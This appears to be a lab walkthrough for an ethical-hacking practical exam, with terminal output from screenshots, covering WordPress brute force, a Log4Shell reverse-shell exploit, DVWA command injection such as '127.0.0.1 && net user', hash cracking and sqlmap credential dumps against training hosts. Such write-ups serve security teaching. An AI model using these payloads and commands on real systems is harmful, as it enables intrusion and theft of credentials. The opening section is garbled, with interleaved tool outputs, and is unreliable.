yes Stop guessing when a credential works for a host
lbdH-Load balancing detector 0.4 - Checks if a given domain uses load-balancing (max one per host)
USERNAME Written by Stefan Behtes (http://ge.mine.nu)
USERPASS_FILE Proof-of-concept! Might give false positives. is separated by
ce, one pair per line
Checking for DNS-Loadbalancing: FOUND no Try the username as the password for all users
eccouncil.org has address 104.18.9.180 File containing usernames, one per line
eccouncil.org has address 104.18.8.180e Whether to print output for all attempts

Checking for HTTP-Loadbalancing [Server]:
cloudflare
NOT FOUND If you have loaded a database plugin and
connected to a database this module will record successful logins
Checking for HTTP-Loadbalancing [Date]: 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:41, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:42, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:43, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:44, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:45, 18:21:46, NOT FOUND
HOSTS => 172.16.0.12
Checking for HTTP-Loadbalancing [Diff]: FOUND
< CF-RAY: 82ab6f0c0ac05084-ATL
> CF-RAY: 82ab6f0c8e4444f7-ATL 172.16.0.12:21 - Starting FTP login sweep
[*] 172.16.0.12:21 - Error: 172.16.0.12: Metasploit::Framework::LoginScanner::Invalid Credential
eccouncil.org does Load-balancing. Found via Methods: DNS HTTP[Diff]ork::LoginScanner::FTP
[*] 172.16.0.12:21 - Scanned 1 of 1 hosts (100% complete)
[root@parrot]~[/home/attacker] completed
lbd#iliary(scanner/ftp/ftp_login) >[]
```

Identify the Content Management System used by www.cehorg.com.

wig www.cehorg.com

```
Applications Places System Terminal wig www.ceph.org.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#wig www.ceph.org.com

wig - WebApp Information Gatherer

Redirected to http://ceph.org.com
Continue? [Y|n]:Y
Scanning http://ceph.org.com...
----- SITE INFO -----
IP           Title
192.168.0.55 ceph.org

----- VERSION -----
Name          Versions
WordPress      3.8 | 3.8.1 | 3.8.2 | 3.8.3 | 3.8.4 | 3.8.5 | 3.8.6 | 3.8.7 CMS
                  3.8.8 | 3.9 | 3.9.1 | 3.9.2 | 3.9.3 | 3.9.4 | 3.9.5 | 3.9.6
                  4.0 | 4.0.1 | 4.0.2 | 4.0.3 | 4.0.4 | 4.0.5 | 4.1 | 4.1.1
                  4.2 | 4.2.1 | 4.2.2
Apache         2.4.52 Platform
```

Perform a bruteforce attack on www.ceph.org.com and find the password of user adam.

```
wpscan --url http://www.ceph.org.com/wp-login.php -U <username.txt> -P <password.txt>
```

```
Applications Places System Terminal wpScan --url http://cehorg.com/wp-login.php -U "adam" -P ./password.txt - Parrot Terminal
File Edit View Search Terminal Help
#wpScan url http://cehorg.com/wp-login.php -U ./username.txt -P ./password.txt
One of the following options is required: --url, --update, --help, --hh, --version
Please use --help/-h for the list of available options.
[x]-[root@parrot]-[/home/attacker/Desktop/Wordlist]
#wpScan --url http://cehorg.com/wp-login.php -U ./username.txt -P ./password.txt
```

```
WordPress Security Scanner by the WPScan Team
Version 3.8.17
Username or Email Address
@_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

Password Remember Me

```
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://cehorg.com/wp-login.php/ [192.168.0.55]
[+] Started: Thu Nov 23 14:45:20 2023
```

Interesting Finding(s):

```
[+] Headers
  Interesting Entry: Server: Apache/2.4.52 (Ubuntu)
```

```
Applications Places System wpscan --url http://cehorg.com/wp-login.php -U "adam" -P ./password.txt - Parrot Terminal
File Edit View Search Terminal Help
[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.


[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <===== (137 / 137) 100.00% Time: 00:00:00
[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - adam / orange1234 adam is incorrect. Lost your password?
Trying adam / orange1234 Time: 00:00:00 <===== > (10 / 22) 45.45% ETA: ???


[!] Valid Combinations Found:
| Username: adam, Password: orange1234

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Thu Nov 23 14:46:12 2023
[+] Requests Done: 149
[+] Cached Requests: 184
[+] Data Sent: 68.55 KB
[+] Data Received: 114.816 KB
[+] Memory used: 230.168 MB
[+] Elapsed time: 00:00:03
[root@parrot]~[/home/attacker/Desktop/Wordlist]
#
```




Perform parameter tampering on movies.cehorg.com and find out the user for id 1003.



{% hint style="info" %} Type the username as "Jason" and password as "welcome"

We found this username and password in the engage part 2. While dumping the wireshark capture data. REMEMBER? {% endhint %}



You have identified a vulnerable web application on a Linux server at port 8080. Exploit the web application vulnerability, gain access to the server and enter the content of RootFlag.txt as the answer.

```
nmap -p 8080 172.16.0.0/24
nmap -p 8080 10.10.10.0/24
nmap -p 8080 192.168.0.0/24
```

Extract and Setup Jdk

```
tar -xf jdk-8u202-linux-x64.tar.gz
mv jdk1.8.0_202 /usr/bin
```

Update the JDK Path in the Poc.py file

```
{% hint style="info" %} Change Line no: 62, replace jdk1.8.0_20/bin/javac with  
"/usr/bin/jdk1.8.0_202/bin/javac"
```

Change Line no: 87, replace jdk1.8.0_20/bin/java with "/usr/bin/jdk1.8.0_202/bin/java"

Change Line no: 99, replace jdk1.8.0_20/bin/java with "/usr/bin/jdk1.8.0_202/bin/java"
{% endhint %}

Create a Netcat Listener

```
nc -lvp 9001
```

Create a Payload

```
python3 poc.py --userip 10.10.1.13 --webport 8080 --lport 9001
```

```
{% hint style="info" %} Copy the send me payload and paste in the username field and  
enter any random password and press Login {% endhint %}
```




```
Applications Places System python3 poc.py --userip 10.10.1.10 --webport 8080 --lport 9001 - Parrot Terminal
File Edit View Search Terminal Tabs Help
python3 poc.py --userip 10.10.1.10 --webport 8080 --lport 9001 - P... Parrot Terminal x
generate_payload(userip, lport)
File "/home/attacker/log4j-shell-poc/poc.py", line 65, in generate_payload
    raise e
File "/home/attacker/log4j-shell-poc/poc.py", line 61, in generate_payload
    p.write_text(program)
File "/usr/lib/python3.9/pathlib.py", line 1274, in write_text
    with self.open(mode='w', encoding=encoding, errors=errors) as f:
File "/usr/lib/python3.9/pathlib.py", line 1241, in open
    return io.open(self, mode, buffering, encoding, errors, newline,
File "/usr/lib/python3.9/pathlib.py", line 1109, in _opener
    return self._accessor.open(self, flags, mode)
PermissionError: [Errno 13] Permission denied: 'Exploit.java'
[x]-[attacker@parrot]-[-/log4j-shell-poc]
$ sudo su
[root@parrot]-[/home/attacker/log4j-shell-poc]
# python3 poc.py --userip 10.10.1.10 --webport 8080 --lport 9001

[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://10.10.1.10:1389/a}
[+] Starting Webserver on port 8080 http://0.0.0.0:8080

Listening on 0.0.0.0:1389
```



The screenshot shows a terminal window titled "Parrot Terminal" running on a Parrot OS desktop environment. The terminal output is as follows:

```
[attacker@parrot]~/Desktop/Wordlist]$ nc -lvp 9001
listening on [any] 9001 ...
connect to [10.10.1.10] from cehorg.com [192.168.0.55] 47700
ls
LICENSE
NOTICE
RELEASE-NOTES
RUNNING.txt
RootFlag.txt
bin
conf
include
lib
logs
native-jni-lib
temp
webapps
work
whoami
root -ploit java class created success
cat RootFlag.txt
Ch@mp2022
[+] bind me: ${jndi:ldap://10.10.1.10:1389/a}
[+] Starting Webserver on port 8080 http://0.0.0.0:8080

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://10.10.1.10:8080/Exploit.class
192.168.0.55 - - [09/Jan/2024 09:35:33] "GET /Exploit.class HTTP/1.1" 200 -
```

The terminal interface includes a menu bar with Applications, Places, System, and Help, and a system tray with icons for battery, signal strength, and date/time.

Perform command injection attack on 10.10.10.25 and find out how many user accounts are registered with the machine. Note: Exclude admin/Guest user

```
| net user
For linux:
127.0.0.1| cat /etc/passwd
```

The screenshot shows a Mozilla Firefox browser window with the title "Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox". The address bar shows the URL "10.10.10.25:8080/DVWA/vulnerabilities/exec/#". The DVWA logo is at the top right. On the left, a sidebar menu lists various vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection (highlighted), CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), DVWA Security, and PHP Info. The main content area has a heading "Vulnerability: Command Injection" and a sub-section "Ping a device". A text input field contains "127.0.0.1 && net user". Below it, red text shows the output of a ping command: "Pinging 127.0.0.1 with 32 bytes of data: Reply from 127.0.0.1: bytes=32 time<1ms TTL=128". It also displays ping statistics: "Ping statistics for 127.0.0.1: Packets: Sent = 4, Received = 4, Lost = 0 (0% loss), Approximate round trip times in milli-seconds: Minimum = 0ms, Maximum = 0ms, Average = 0ms". Further down, it shows "User accounts for \\" followed by a table:

Adam	Administrator	Guest
James	krbtgt	Lawrence
Louis	Luke	Mathew
Tom		

The message "The command completed with one or more errors." is displayed at the bottom.

A file named Hash.txt has been uploaded through DVWA (<http://10.10.10.25:8080/DVWA>). The file is located in the directory mentioned below. Access the file and crack the MD5 hash to reveal the original message; enter the content after cracking the hash. You can log into the DVWA using the following credentials.
Note: Username- admin; Password- password Path:
C:\wamp64\www\DVWA\hackable\uploads\Hash.txt Hint: Use "type" command to view the file. Use the following link to decrypt the hash- <https://hashes.com/en/decrypt/hash>

{% embed url="<https://hashes.com/en/decrypt/hash>" %}

- 127.0.0.1 | cat "/home/parrot/Desktop/CV New/secret.txt" [for linux]
- C:\wamp64\www\DVWA\hackable\uploads\Hash.txt. Put the hash into hashes website to get the answer.

Vulnerability: Command Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox

Decrypted MD5, SHA1, MySQL

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn

DVWA

Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && type C:\wamp64\www\DVWA|

```
Pinging 127.0.0.1 with 32 bytes of data:  
Reply from 127.0.0.1: bytes=32 time<1ms TTL=128  
  
Ping statistics for 127.0.0.1:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 0ms, Maximum = 0ms, Average = 0ms  
1884fe3f3b565a23e7729ca6407d7e8f
```

More Information

- <http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution>
- <http://www.ss64.com/bash/>
- <http://www.ss64.com/nt/>
- https://www.owasp.org/index.php/Command_Injection

Menu Vulnerability: Command... wfuzz -c -z file,./username...

Decrypt MD5, SHA1, MySQL, NTLM, SHA256, MD5 Email, SHA256 Email, SHA512, Wordpress, Bcrypt hashes for free online - Mozilla Firefox

Vulnerability: Command + Decrypt MD5, SHA1, MySQL +

https://hashes.com/en/decrypt/hash

Getting Started Start Parrot OS Community Docs Git CryptPad Privacy Pentest Learn |

Hashes

Home FAQ Deposit to Escrow Purchase Credits API Tools Decrypt Hashes Register

Escrow Support English

>Login

⚠ Proceeded!
1 hashes were checked: 1 found 0 not found

✓ Found:
1884fe3f3b565a23e7729ca6407d7e8f:Cr@ck3d

SEARCH AGAIN

HASHES.COM
Support API

DECRYPT HASHES
Free Search Mass Search Reverse Email MDS

TOOLS
Hash Identifier Hash Verifier Email Extractor *2john Hash Extractor

ESCROW
View jobs Upload new list Manage your lists

https://hashes.com/en/decrypt/hash#

Menu Decrypt MD5, SHA1, MySQL wffuzz -c -z file,./username...

Perform Banner grabbing on the web application movies.ceph.org.com and find out the ETag of the respective target machine.

File Edit View Search Terminal Help

[attacker@parrot]~\$ telnet 192.168.0.51 80

Trying 192.168.0.51... Connected to 192.168.0.51.

Escape character is '^]'.

GET / HTTP/1.0

HTTP/1.1 200 OK

Content-Type: text/html

Last-Modified: Tue, 06 Oct 2020 08:33:55 GMT

Accept-Ranges: bytes

ETag: "8d13646dbb9bd61:0"

Server: Microsoft-IIS/10.0

X-Powered-By: ASP.NET

Date: Sat, 25 Nov 2023 09:35:58 GMT

Connection: close

Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1

ct.dtd"> Secure CAPTCHA

<html xmlns="http://www.w3.org/1999/xhtml">

<head>

<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />

<title>IIS Windows Server</title>

<style type="text/css">

<!-- XSS (Reflected) -->

<body>

More Information

Vulnerability: Command Injection

Ping a device

Enter an IP address: 127.0.0.1 && net user

Submit

Pinging 127.0.0.1 with 32 bytes of data:

Reply from 127.0.0.1: bytes=32 time<1ms TTL=128

Packets: Sent = 4, Received = 4, Lost = 0 (0% loss).
Approximate round trip times in milli-seconds:
Minimum = 0ms, Maximum = 8ms, Average = 0ms

| User accounts for \\\\ | | | |
|------------------------|---------------|----------|--|
| James | Administrator | Guest | |
| Louis | krbtgt | Lawrence | |
| Tom | Luke | Mathew | |

The command completed with one or more errors.

Perform Web Crawling on the web application movies.ceph.org.com and identify the number of live png files in images folder.

The screenshot shows the OWASP ZAP interface with the following details:

- Top Bar:** File, Edit, View, Analyse, Report, Tools, Import, Online, Help.
- Toolbar:** Standard Mode, Sites, Quick Start, Request, Response.
- Sites Panel:** Shows a tree view of URLs. The path selected is GET:/, which includes files like GET:114_114.png, GET:144_144.png, GET:57_57.png, and GET:72_72.png.
- Central Panel:**
 - Title:** Automated Scan
 - Description:** This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'.
 - Instructions:** Please be aware that you should only attack applications that you have been specifically been given permission to test.
 - Attack Form:**
 - URL to attack: http://movies.cehorg.com
 - Use traditional spider:
 - Use ajax spider: with Firefox Headless
 - Attack button
 - Stop button
- Bottom Navigation:** History, Search, Alerts, Output, Spider, Active Scan.
- Status Bar:** New Scan Progress: 1: http://movies.cehorg.com, Current Scans: 0 URLs Found: 43 Nodes Added: 6, Export.
- Table:** Displays processed URLs with columns: Processed, Method, URI, and Flags. The table shows several entries, mostly marked as "Out of Scope".
- Bottom Footer:** Alerts, Primary Proxy: localhost:8080, Current Scans, Log in to network - Moz..., OWASP ZAP - OWASP...

Perform XSS vulnerability test on www.ceph.org.com and identify whether the application is vulnerable to attack or not. (Yes/No).

-> No

PwnXSS

```
python3 pwnxss.py -u http://www.ceph.org.com
```

OWASP ZAP

This screen allows you to launch an automated scan against an application - just enter its URL below and press 'Attack'. Please be aware that you should only attack applications that you have been specifically been given permission to test.

URL to attack:

Use traditional spider:

Use ajax spider: with

Spider **Active Scan** +

Confidence: Medium
Parameter: txtPWD
Attack: ZAP' OR '1'='1' -
Evidence:
CWE ID: 89
WASC ID: 19
Source: Active (40018 - SQL Injection)
Description:
SQL injection may be possible.

Perform a SQL Injection attack on movies.ceph.org.com and find out the number of users available in the database. Use Jason/welcome as login credentials.

Get Database

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --  
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" --dbs
```

Get Tables

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --  
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" -D moviescope --  
tables
```

Get number of Users available

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --  
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" -D moviescope -T  
UserProfile --count
```

Dump Table Data

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="<Cookie Value>"  
-D moviescope -T User_Login --dump
```

Dump Databases

```
sqlmap -u "http://sometestdb.to/view?id=123&Submit=Submit#" --  
cookie="PHPSESSID=e3f9231953973ace4acb63cfde2ccc08; security=low" -D moviescope --  
dump-all
```

| Database: moviescope | | | | |
|----------------------|----------|------------|---------|---------------------|
| Table: User_Login | | | | |
| [9 entries] | | | | |
| Uid | Uname | password | isAdmin | lastLogin |
| 1 | Jason | welcome | True | 2023-01-15 20:00:00 |
| 2 | Mary | abc123 | True | 2023-01-15 20:00:00 |
| 3 | Robert | qwerty123 | NULL | 2023-01-15 20:00:00 |
| 4 | Patricia | computer | NULL | 2023-01-15 20:00:00 |
| 5 | John | qwertyuiop | NULL | 2023-01-15 20:00:00 |
| 1002 | Jennifer | password | NULL | 2023-01-15 20:00:00 |
| 1003 | Linda | 12345678 | NULL | 2023-01-15 20:00:00 |
| 1004 | David | qwerty | NULL | 2023-01-15 20:00:00 |
| 1005 | Karen | apple | NULL | 2023-01-15 20:00:00 |

```
● ● ● sqimap -u http://movies.ceph.org.com/viewprofile.aspx?id=1 --cookie="mscope=Xf4nda2RM2w=;ui-tabs-1=0" -D moviescope --dump
File Edit View Search Terminal Help
